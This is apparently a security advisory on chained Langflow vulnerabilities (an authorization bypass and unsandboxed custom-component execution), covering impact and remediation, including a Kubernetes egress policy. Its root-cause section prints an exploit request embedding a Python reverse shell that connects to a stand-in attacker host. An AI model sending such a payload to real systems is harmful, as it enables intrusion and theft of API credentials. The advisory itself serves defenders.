Executive Threat Overview: The Soft Underbelly of Enterprise AI Agents
The rapid enterprise deployment of generative AI, autonomous agentic workflows, and retrieval-augmented generation (RAG) applications has introduced a novel attack surface. The Cybersecurity and Infrastructure Security Agency (CISA) has officially added CVE-2026-0770 and CVE-2026-55255 to its Known Exploited Vulnerabilities (KEV) catalog, warning that adversaries are actively compromising Langflow deployments across enterprise cloud environments.

Langflow is an open-source visual framework used by developers and enterprise engineering teams to design, test, and deploy multi-agent LLM systems powered by frameworks like LangChain, LlamaIndex, and AutoGen. By linking model connectors, vector databases (Pinecone, Milvus, Qdrant), and custom Python tools, Langflow acts as the computational nerve center for autonomous workflows. Active exploitation gives attackers full control over this AI execution tier.
Root Cause Forensics: Chained Auth Bypass and Code Execution
The vulnerability chain combines an authorization bypass with arbitrary code compilation inside the Langflow backend:
1. User-Controlled Key Authorization Bypass (CVE-2026-55255)
Assigned CVSS 9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N), CVE-2026-55255 represents a breakdown of access control (CWE-639: Authorization Bypass Through User-Controlled Key). In vulnerable Langflow versions, API routing middleware mishandled user-supplied header tokens and project identifiers.
When an unauthenticated attacker accesses the workflow execution endpoint (/api/v1/build/ or /api/v1/custom_component) and passes a forged or default workspace key in the request metadata, the authorization check resolves to a permissive state. This allows remote adversaries without valid enterprise credentials to query and execute arbitrary workflow graphs.
2. Untrusted Dynamic Functionality Injection (CVE-2026-0770)
Once inside the execution pipeline, the threat actor weaponizes CVE-2026-0770 (CWE-829: Inclusion of Functionality from Untrusted Control Sphere), rated CVSS 9.8.
Langflow allows developers to construct "Custom Component" nodes that execute dynamic Python scripts. The application passed user-submitted Python code blocks directly into an internal execution evaluator without enforcing sandboxing, AST validation, or restricted execution environments:
POST /api/v1/custom_component HTTP/1.1
Host: langflow.internal.corp:7860
Content-Type: application/json
Authorization: Bearer undefined

{
  "code": "from langflow.custom import Component
import os, socket, subprocess

class ExploitNode(Component):
    def build(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('c2.adversary.threat', 4444))
        os.dup2(s.fileno(), 0)
        os.dup2(s.fileno(), 1)
        os.dup2(s.fileno(), 2)
        subprocess.call(['/bin/sh', '-i'])
        return 'Exploited'"
}
When the backend compiles this node to validate its component interface, the Python interpreter executes the underlying payload. Because Langflow is frequently deployed in Docker containers running as the root user, the exploit immediately yields interactive root shell access on the underlying container or Kubernetes pod.
Impact Analysis: Crown Jewels of the AI Stack Compromised
Active exploitation of Langflow instances results in extensive compromise across three critical operational layers:
- Exfiltration of API Tokens: Langflow configuration files and environment variables hold high-privilege API keys for OpenAI, Anthropic Claude, Google Gemini, and enterprise AWS Bedrock IAM credentials. Attackers immediately siphon these keys to conduct unauthorized inference or bypass API billing.
- RAG Pipeline Poisoning: Threat actors inject persistent malicious data into connected vector stores, corrupting embeddings and steering autonomous customer-facing AI agents toward fraudulent outputs or prompt injection pivots.
- Cloud Lateral Movement: In Kubernetes environments, compromised Langflow pods with over-privileged service account tokens allow attackers to query the Kubernetes API server and pivot to neighboring microservices.
Remediation Checklist & Hardening Playbook
| Defensive Step | Technical Action | Validation Command / Configuration |
|---|---|---|
| Version Upgrade | Update Langflow | pip install --upgrade langflow >= 1.0.19 or pull official patched container tags. |
| Disable Custom Components | Set Environment Flags | Configure LANGFLOW_ENABLE_CUSTOM_COMPONENTS=false in production deployments to block dynamic Python node creation. |
| Authentication Enforcement | Enable Strict Auth | Set LANGFLOW_AUTO_LOGIN=false and enforce strong administrative passwords and API key rotation. |
| Container Sandboxing | Non-Root Execution | Run Langflow containers under a dedicated non-root UID (e.g., USER 10001) with read-only root filesystems and dropped capabilities (cap_drop: [ALL]). |
Egress Network Filtering for AI Workloads
Defenders must configure Kubernetes NetworkPolicies or egress firewalls to prevent AI orchestrators from initiating arbitrary outbound connections to external IP addresses:
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: langflow-strict-egress
  namespace: ai-workloads
spec:
  podSelector:
    matchLabels:
      app: langflow
  policyTypes:
  - Egress
  egress:
  # Allow DNS resolution
  - to:
    - namespaceSelector: {}
      podSelector:
        matchLabels:
          k8s-app: kube-dns
    ports:
    - protocol: UDP
      port: 53
  # Allow outbound HTTPS only to authorized LLM API gateways
  - to:
    - ipBlock:
        cidr: 0.0.0.0/0
        except:
        - 10.0.0.0/8
        - 172.16.0.0/12
        - 192.168.0.0/16
    ports:
    - protocol: TCP
      port: 443